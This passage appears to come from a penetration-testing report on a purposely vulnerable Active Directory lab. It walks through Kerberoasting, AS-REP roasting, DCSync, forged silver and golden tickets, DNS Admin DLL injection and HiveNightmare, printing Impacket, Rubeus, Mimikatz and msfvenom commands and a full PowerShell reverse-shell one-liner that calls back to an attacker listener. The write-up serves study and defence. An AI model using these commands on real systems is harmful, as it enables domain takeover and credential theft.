


Figure 41 - An image of the kerberoastable accounts on the AD.

In the domain tfm.Parade, there are three accounts which can be kerberoasted: hdrive, ddan, and the krbtgt user. Once the target was correctly identified, the next step was to perform the attack. To reiterate, the purpose of a kerberoasting attack is to get the password to the kerberos account by brute forcing a hash from a TGS. Therefore, the attacker must have credentials to a valid domain

account, gained through compromise or an attacker created account, which in this case are the hdrive, and ddan accounts. The hacktricks.xyz process to perform these attacks was followed[108].

There are two possible methods to perform this attack: manually and automatically. Both of these attacks should be performed from a device within the target domain, therefore, in this case, it will be performed from the compromised ThreeCheers (192.168.210.129) Windows 10 workstation. The automatic attack was performed using the RubeusGUI tool developed by VbScrub.




Figure 42 - A screenshot of the RubeusGUI tool

Rubeus' Kerberoast module performs kerberoasting by utilizing the call KerberosRequestorSecurityToken.GetRequest from Microsoft's Windows API[109] with each user associated with a service. In this case, the hashes for the hdrive and ddan users were obtained. Once obtained, attackers can then utilize tools such as JohntheRipper or Hashcat to get the service credentials, which can provide another avenue of attack. In this case, due to the misspelling of a common work for the password of the hdrive user, that account was unable to be cracked with rockyou.txt[98], however, the password for the ddan user is 12345.

Since both of these services were created without any further functionality, performing Kerberoasting is useful for obtaining user credentials, but not much else in this scenario.

9.1.4.2 AS-REP Roasting

AS-REP roasting was the next type of attack executed. During the Reconnaissance phase, BloodHound was able to identify the different AS-REP roastable accounts, as shown in the image below:




Figure 43 - A list of AS-REP roastable users, as determined by BloodHound.

To perform AS-REP roasting, the hacktricks.xyz writeup was followed[110]. One method of performing this attack is via a remote Kali Linux machine with the Impacket tool[111].

```
impacket-GetNPUsers tfm.Parade/hdrive:cemetary -request -format john
 -outputfile hashes.john -usersfile users.txt -dc-ip 192.168.210.128
```

This Impacket script establishes an SMB connection to the domain, and then requests a TGT for each username which has been provided to it by the user in the usersfile. It then performs the request to get a PAC. Next, it performs the asReq to ask the Kerberos KDC for a TGT, which the script then attempts to decode into one of the hash formats specified by the user[94] . These hashes can be either used with hashcat or john the ripper. In this case, john the ripper has been used. If the attacker uses john the ripper, the results are as follows:

Figure 44 - The results of dumping the hashes obtained from the AS-REP roasting module of Impacket. The passwords of each user are clearly displayed.

The attacker is able to successfully gain the password to all vulnerable accounts. From here, the attacker would be able to access the ssh server and launch WinPEAS, providing many avenues of privilege escalations. Additionally, it would be possible for them to load any file onto the machine. In the scenario that the attacker does not know any system credentials, then it is possible to still perform this attack by utilizing the command:

```
Impacket-GetNPUsers tfm.Parade/ -format hashcat -outputfile
hashes.asreproast -usersfile users.txt -dc-ip 192.168.210.128
```

Which yields the same results. The same type of attack is possible from a compromised Windows workstation on the domain by utilizing the Rubeus tool. Now that the administrative credentials of the user have successfully been obtained, it is potentially possible to perform privilege escalation, and begin the installation phase.

9.1.4.3 DCSync

As mentioned previously, DCSYNC is another attack which can be performed against this domain controller. Once again, the hack tricks writeup was followed to perform this attack. Utilizing BloodHound, it is possible to see which users can perform this type of attack:




Figure 45 - The different users on the system who can perform a DCSync Attack. They are ppoison, Administrators, Guest, dshort, amarshall, clewis, and hrdrive.

Of course, this Domain Controller has been configured to have vulnerabilities. Therefore, it is reasonable to expect some number of users to have abilities that they should not otherwise have. However, the impact of this attack is particularly significant, as it allows any one of these users to gain the credentials to the entire system through a single attack. There are two ways to perform this attack, either locally or remotely. To perform this attack remotely secretsdump from Impacket can be used, as shown in the image below.

```
impacket-secretsdump -just-dc <user>:<password>@<dc_ipaddress> -
                    outputfile dcsync_hashes
```

Secretsdump is an Impacket script which attempts to dump the NTLM hashes and Kerberos keys from a domain controller by pretending to be a DC [112].First, it attempts to connect via the SMB

or LDAP protocol, and then using the DRSUAPI, it saves and dumps the NTDS.DIT secrets. The DRSUAPI is the Microsoft API for the Directory Replication Service Protocol. This protocol must only be utilized by DCs or Domain Controller Admins, which is why their credentials are needed to perform this type of attack[55].

In this case, the "just-dc" flag gets the information from only the domain controller and stores the information into three separate files: a file with NTLM hashes, a file with Kerberos keys, and a file with cleartext passwords if there are any accounts that have reversible encryption. The result of running the remote command can be seen below:




Figure 46 - A screenshot showing the partial result of performing a DCSync attack against a domain controller. The hash for the Administrator of the Domain Controller is shown here. However, all users registered on the Domain Controller were made vulnerable.

Once this attack has been performed by a low privileged user, they can easily dump either the Kerberos keys, or the NTLM hashes for any of the accounts by utilizing John the Ripper or hashcat. Although this attack is very grave, normally an attacker would have to have a high level of access to a system, as the credentials of a domain controller were needed to perform this attack[113]. Additionally, the information gained in this type of attack can be utilized to perform golden and silver ticket attacks.

9.1.4.4 Silver and Gold Ticket Attacks

Although no tool directly indicated a weakness to either golden or silver ticket attacks, it is logical for an attacker to attempt one given their infamy. For both ticket attacks, NTLM hashes are required. These hashes can be obtained by using the Impacket module SecretsDump, as previously explained. The following services were identified by AdRecon:

	A	B	C	D
1	UserName	Name	Service	Host
2	DC$	DC	Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04	DC.tfm.parade
3	DC$	DC	TERMSRV	DC,DC.tfm.parade
4	DC$	DC	ldap	DC.tfm.parade,DC,8681dd8e-9d26-4db7-84f7-4a3a59c2a212._msdcs.tfm.parade
5	DC$	DC	DNS	DC.tfm.parade
6	DC$	DC	GC	DC.tfm.parade
7	DC$	DC	RestrictedKrbHost	DC.tfm.parade,DC
8	DC$	DC	RPC	8681dd8e-9d26-4db7-84f7-4a3a59c2a212._msdcs.tfm.parade
9	DC$	DC	HOST	DC,DC.tfm.parade
10	DC$	DC	E3514235-4B06-11D1-AB04-00C04FC2DCD2	8681dd8e-9d26-4db7-84f7-4a3a59c2a212
11	DESKTOP-8HIN71B$	DESKTOP-8HIN71B	RestrictedKrbHost	DESKTOP-8HIN71B,DESKTOP-8HIN71B.tfm.parade
12	DESKTOP-8HIN71B$	DESKTOP-8HIN71B	HOST	DESKTOP-8HIN71B,DESKTOP-8HIN71B.tfm.parade
13	exchange_svc$	exchange_svc	exchange_svc	exserver.tfm.parade
14	http_svc$	http_svc	http_svc	httpserver.tfm.parade
15	LOCALADMIN$	LOCALADMIN	WSMAN	LocalAdmin,LocalAdmin.tfm.parade
16	LOCALADMIN$	LOCALADMIN	RestrictedKrbHost	LOCALADMIN,LocalAdmin.tfm.parade
17	LOCALADMIN$	LOCALADMIN	HOST	LOCALADMIN,LocalAdmin.tfm.parade
18	mssql_svc$	mssql_svc	mssql_svc	mssqlserver.tfm.parade

Figure 47 - The list of services identified on the vulnerable AD system

All of the services listed above come by default on the system, with the exception of three: xchange_svc, http_svc, and mssql_svc. These services were created during the vulnerability staging section to better replicate a vulnerable AD environment. In this case, they are important to demonstrate the functionality of ticket attacks.

After performing a Kerberoasting attack, it is then possible to perform a Silver Ticket Attack. This is because Silver Ticket Attacks require credentials of a user who is associated to a service account. Utilizing the credentials from the ddan account, the following command was constructed with Rubeus.

```
.\Rubeus.exe silver /service:ddan/DC.tfm.Parade:8080
/rc4:7A21990FCD3D759941E45C490F143D5F /sid:S-1-5-21-863541255-
2875157037-3628402281 /user:Administrator /domain:tfm.Parade /ptt
```

After specifying the service to be used for the attack, the rc4 hash and sid are required. The rc4 hash is the for the account of the service giving out the ticket, along with the specific security identifier of the domain. The user field indicates which user requested the ticket service, and the /ptt flag indicates that the ticket should be saved in the current session cache. The ticket contents can be seen in the image below:




Figure 48: A screenshot of the forged ticket for the Administrator user of the tfm.Parade domain




Figure 49: A screenshot of the forged ticket in the Windows workstation cache.

As mentioned previously, this forged token allows an attacker to access the ‘ddan’ service as the domain administrator. Fortunately, it does not allow access to the rest of the system. However, it is important to mention, as it is much more likely that an attacker is able to brute-force the credentials of a user associated with some type of vulnerable service as opposed to being able to brute-force the credentials of the administrative user[114]. For example, this type of attack can be particularly damaging if an attacker is able to obtain access to a web or database server through weak user credentials.

However, a golden ticket attack, though much more infrequent, allows a user to authenticate to any service as a specified user. In this case, Mimikatz was used to generate the golden ticket, with the command shown below:

```
kerberos::golden /domain:tfm.Parade /sid:S-1-5-21-863541255-
        2875157037-3628402281 /user:Administrator
      /krbtgt:500b136fbc9de659c504fdbf4ac3194c /ptt
```

Once again, the domain name and sid must be specified, along with the user to authenticate as. However, one key difference is that instead of using the hash for the service the attacker wants to forge a ticket for, instead, the NTLM hash for the krbtgt is used instead. In this example, the hash was generated from the DCSYNC attack preformed previously, however, it is possible to obtain this hash in other ways. The figure below shows the result of the attack, and its cached status in the machine.




Figure 50 - Golden ticket generated by mimikatz




Figure 51 - The forged domain administrator ticket in the Windows workstation cache. Additionally, the command "use O: \\DC.tfm.Parade\C$"" is successfully executed, which indicates that the filesystem of the domain controller should be used instead of the current command line.

Once the forged ticket is cached, it is possible to switch to the file system of the domain controller and begin to execute commands. To further demonstrate this, the command

```
pushd \\DC.tfm.Parade\c$
```

was used to access the C: drive of the DC via a stack push, as shown in the figure below[115]:




Figure 52 - A demonstration of the administrative permissions gained by the hdrive user with a golden ticket attack. Here, they are clearly seen accessing the C drive and Administrator files on the device

To determine if the hdrive user was do more than navigate directories, a reverse powershell one-liner was used to establish connection with a ncat listener on a kali linux machine[114]. The command used on the workstation is as follows[116]:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.210.130',8888);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

This PowerShell command forces the machine to connect to a port and IP address specified by the attacker. In this case, the IP address of the Kali Linux has been listed, as well as port 8888 where the Netcat listener has started. By doing this, it is possible for the victim to connect to an attacker-controlled machine. The result of this PowerShell command running on the domain controller are as follows:




Figure 53 - A screenshot of the connection of the host to the netcat listener on the Kali Linux

At this stage, any number of commands can be utilized on the DC via Metasploit, however, given that the domain controller has now been compromised by the attacker, it is safe to say that irreversible damage has been done. Not only does this type of attack expose user credentials to an attacker, but it also allows them to access a given service as any user. For example, if an SQL server was attached to a kerberoastable account, then it would be possible for the attacker to remove all accounts from a database. Or, for example, if the service was a trusted ftp server, it would be possible for the attacker to fill it with malware and find more victims.

9.1.4.5 DNS Admin DLL Injection

If a domain controller is also acting as a DNS server, then it is possible for someone who is a member of the DNS Admins group to perform a DLL injection attack in order to either perform privilege escalation or open a reverse shell on the DC. Since the DC manages DNS servers utilizing the RPC protocol, it is possible to force the server to load a malicious DLL from a remote SMB share. Additionally, no checks are performed to ensure that a DLL is being loaded from a correct path, so there are very few barriers in an attacker's way if their end-goal is to obtain access to the DC.

One way the DLL injection can be performed is by executing the following command locally by a user who is a member of the DNS Admins group:

```
dnscmd DC.tfm.Parade /config /serverlevelplugindll
    \\DANGERDAYS\Users\Public\privesc.dll
```

This command loads the malicious DLL to the DNS server.

In this case, the Kali machine is hosting a malicious DLL file generated by a tool known as msfvenom on an SMB server. msfvenom is a payload generator which is used by red-team actors to tailor payloads which are specific to different OS versions[117]. The following command was utilized[118]:

```
    msfvenom -a x64 -p windows/x64/shell_reverse_tcp
LHOST=192.168.210.131 LPORT=4444 -f dll > privesc.dll
```

By hosting it on the SMB share, there is no need to leave evidence of tampering on the local machine. After the DLL has been injected, the next step to take is to restart the DNS service by utilizing the "sc.exe" command twice, once to start the DNS server, and once to stop it[119].

9.1.4.6 HiveNightmare (CVE-2021–36934)

Another exploit that the DangerDays machine was vulnerable to was HiveNightmare. HiveNightmare is vulnerability which makes it very easy for attackers to make copies of the SAM, SYSTEM, and SECURITY files. HiveNightmare specifically allows anyone, regardless of privileges "to read the registry's location".[120] Since the location of the registry is known, it is then possible to obtain the SAM, SYSTEM, and SECURITY files. These files contain the complete contents of the users and their NTLM hashes. As mentioned previously in this report, it is not possible to directly read these files while the machine is running, however, by dumping these files, this restriction is bypassed[120]. One popular PoC is GossiTheDog's HiveNightmare PoC [121]. If a machine is vulnerable to HiveNightmare, once this PoC is run, the files are automatically dumped. To the working directory. This is demonstrated in the figure below:




Figure 54 - The results of the HiveNightmare attack against the workstation. The executable was successfully able to dump the SAM, SYSTEM, and SEURITY files.

These three security files can then be dumped using a tool such as john the ripper, giving an attacker all user credentials to a system which this attack is executed on. Although patched in most systems now, when first released, this attack was extremely significant due to its ease of exploitation. GossiTheDog's PoC is especially noteworthy, as it essentially only requires a single click from an attacker to execute successfully.

9.1.4.7 SpoolFool (CVE-2022-21999)

As mentioned previously, many integral systems on windows devices require DLL files to run, and not all of them are appropriately protected. For example, one vulnerability which preforms privilege escalation by DLL injection is known as "SpoolFool."

In theory, this vulnerability only affects Windows systems which have the print spooler service running. In an organization which follows the best security practices recommended by Microsoft, it would be unimaginable to connect a printer to a DC. However, it is possible due to lax security knowledge, and bad understanding of the importance of the DC. Additionally, since this attack allows for execution of DLL files as the NT/SYSTEM user, it is difficult to overstate the potential damage this type of attack can do to a system.

SpoolFool exists because any user can exploit DLL injection by adding a new printer to the system. The process of adding this printer done by the print spooler service, which is run by the

“NT/SYSTEM” user. Just like all the other integral services on Windows devices, the print spooler service requires a DLL to run, and when a printer is created, the drivers require the user to specify where they would like to load the DLL from. This location is not limited, and so can be on either the local device, or on a remote SMB share. Therefore, a malicious user could gain administrative access by forcing the print spooler service to load a malicious DLL[122].

